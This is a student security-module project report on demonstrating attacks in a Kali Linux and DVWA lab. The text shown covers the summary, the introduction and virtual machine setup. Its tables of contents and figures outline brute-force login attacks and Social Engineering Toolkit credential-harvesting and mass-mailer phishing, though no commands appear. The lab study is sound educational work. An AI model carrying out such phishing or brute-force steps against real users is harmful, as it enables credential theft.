



Project Report

DEMONSTRATION OF THE CYBER SECURITY ATTACKS

MODULE TITLE: COMPUTER SYSTEMS SECURITY

MODULE CODE: B9IS103

GROUP MEMBERS:

SINGUPURAM NAVIN KUMAR | 10612366

DIGVIJAY JATKAR | 10508676

FEBIN BABU SKARIYA | 10563025

MODULE LEADER: PETE CASSIDY

TABLE OF CONTENTS

1. SUMMARY	5
2. INTRODUCTION	5
3. SETUP	6
4. DVWA VULNERABILITIES	23
5. BRUTE FORCE ATTACK	23
5. 1 BRUTE FORCE ATTACK PREVENTION TECHNIQUES	35
6. SOCIAL ENGINEERING ATTACKS	36
7. CONCLUSION	53
8. BIBLIOGRAPHY	53



TABLE OF FIGURES

Figure 1: Choosing the VM name and version	7
Figure 2: Base Memory and Processors	8
Figure 3: Choosing Virtual Hard Disk	9
Figure 4: VDI file.....	10
Figure 5: Storage type	11
Figure 6: Configuration Summary	12
Figure 7: Allowing Data Flow.....	12
Figure 8: Boot Order and Pointing Device	13
Figure 9: System Processors and features.....	13
Figure 10: Display Configuration	14
Figure 11: Network Adaptor	15
Figure 12: Starting System	15
Figure 13: Kali Linux System Testing.....	16
Figure 14: Testing on DVWA	17
Figure 15: Pinging Kali from DVWA	18
Figure 16: Pinging DVWA from Kali	19
Figure 17: Switching to Root in Kali to add a new username.....	20
Figure 18: Added username and new password	21
Figure 19: Switched to the created user	22
Figure 20: Executed the “date”, “hostname” and “whoami”	23
Figure 21: DVWA Security Settings.....	24



Figure 22: Setting Browser Proxy Setting	25
Figure 23: Browser Proxy Settings.....	26
Figure 24: Proxy Tab	27
Figure 25: Brute - Log In	28
Figure 26: Log-in Req Interception	29
Figure 27: Action for Interception	29
Figure 28: Positions - Attack Target	30
Figure 29: Payload Simple List 1 Username.....	30
Figure 30: Payload Simple List 2.....	31
Figure 31: Grep Match setting	31
Figure 32: Change in the redirection settings.....	32
Figure 33: Brute Force - Successful Attack	32
Figure 34: Medium Settings – RAW data.....	33
Figure 35: Medium Settings - Successful Attack	33
Figure 36: High Settings –Interception	34
Figure 37: High Settings - Successful	34
Figure 38: Social Engineering Attacks.....	37
Figure 39: Password For Root Term	39
Figure 40: Social Engineering Toolkit.....	40
Figure 41: Selecting Social Engineering Attack	41
Figure 42: Choosing Website Attack Vectors.....	42
Figure 43: Choose the Credential Harvester Attack Method	43
Figure 44: Choosing Web Templates	43
Figure 45: IP address for Harvester	44
Figure 46: Selecting Google.....	45



Figure 47: SET Logs.....	46
Figure 48 : Link to open google browser	47
Figure 49:Google Login screen	47
Figure 50: Redirecting to browser Google	48
Figure 51: Credentials in SET	49
Figure 52: Creating App Password for Mass Mailer Attack.....	49
Figure 53: Mass Mailer Attack.....	51
Figure 54: Entering Option asked for Attack	52
Figure 55: Mail Sent to Victim	52
Figure 56: Credentials displayed in Kali	53



1. SUMMARY

The practice of simulating various sorts of cyber assaults to highlight weaknesses in computer systems and networks is referred to as a cyber security attack demonstration. This presentation is frequently carried out by ethical hackers or security professionals who utilize their knowledge and experience to uncover and exploit vulnerabilities in security systems to highlight possible security breaches.

The goal of such demos is to educate computer users about the risks and implications of cyber assaults, as well as the best methods for safeguarding their systems and data. It also assists enterprises in identifying weaknesses in their systems and strengthening their security procedures.

Social engineering, phishing, malware assaults, denial-of-service (DoS) attacks, and other tactics may be used in cyber security demonstrations. These demos are often conducted in a controlled environment, employing a combination of real-world situations and simulated attacks to demonstrate the possible impact of cyber attacks on an organization's operations, data, and reputation.

Ultimately, the purpose of cyber security attack demos is to assist individuals and organizations in remaining aware and proactive in their attempts to defend themselves from cyber-attacks.

2. INTRODUCTION

A cyber-attack is any attempt to obtain an unauthorized personal computer, system software, or computer system to cause harm. A cyber-attack aims to change, block, delete, alter, or steal data from a computer system as well as to disable, disrupt, destroy, or seize control of it.

- The cause of 95% of cybersecurity breaches is human mistakes. (World Economic Forum).
- The global market for information security is projected to reach \$366.1 billion in 2028 by Forbes Business Insights.
- More than any other country in 2020, the U.S. was the target of 46% of cyberattacks.
- About 40% of breaches in 2021 involved phishing, 11% involved malware, and 22% involved hacking. (Verizon)
- The number of data breaches increased in 2021, from 1,506 in 2017 to 1,862.

Two distinct but related types of illegal behavior are referred to as "cybercrime."



Purely technological cybercrimes relate to illegal actions that can only be carried out through computer systems, computer networks, or other kinds of information and communications technology (ICT). These crimes are impossible to perform without the use of technology, and they frequently entail the exploitation of flaws in computer systems, networks, or digital devices.

Hacking, distributed denial-of-service (DDoS) assaults, virus attacks, identity theft, and phishing are all examples of pure cybercrime. These cybercrimes employ technology to gain access to or modify data or systems, steal personal information, or disrupt digital activities.

These consist of:

- Unauthorized entry into networks and network hacking.
- The transmission of viruses and other infections that cause computers to cease working as a result of DDoS attacks.

In this report, we'll talk about a few cyberattacks and show you how to carry them out using the tools provided below. For demonstration reasons, we'll simulate attacks on a second virtual system using Kali with the ip of DVWA.

3. SETUP

Required software:

1. [Oracle VirtualBox Hypervisor](#)
2. [Kali Linux Operating System machine](#)
3. [DVWA machine](#)

We must build fresh Kali and DVWA instances and images as part of the initial stage. The steps involved in setting up both machines are similar.






Figure 1: Choosing the VM name and version

Both virtual machines use Linux as their operating system (OS), with Kali based on Debian and DVWA on Ubuntu. As a result, it is critical to pick the proper operating system versions for each virtual machine.






Figure 2: Base Memory and Processors

Set the system to at least one gigabyte of RAM.






Figure 3: Choosing Virtual Hard Disk

In the case of configuring new machines, select generating a hard disk. Choose a virtual hard drive that is already set up on the host system if not.




Figure 4: VDI file

Dynamic disk allocation assigns only the amount of disk space that the guest machine is currently consuming, and this amount increases as more data is stored on the virtual machine's disk.




Figure 5: Storage type

Summary for the new configuration of the new virtual machine.






Figure 6: Configuration Summary

Allowing bidirectional data flow will greatly simplify processes like transferring files and text between the host and guest computers.




Figure 7: Allowing Data Flow






Figure 8: Boot Order and Pointing Device




Figure 9: System Processors and features






Figure 10: Display Configuration

The two virtual computers must be configured to be in the same virtual network to enable communication. To accomplish this, connect both virtual machines to a host-only network adapter.

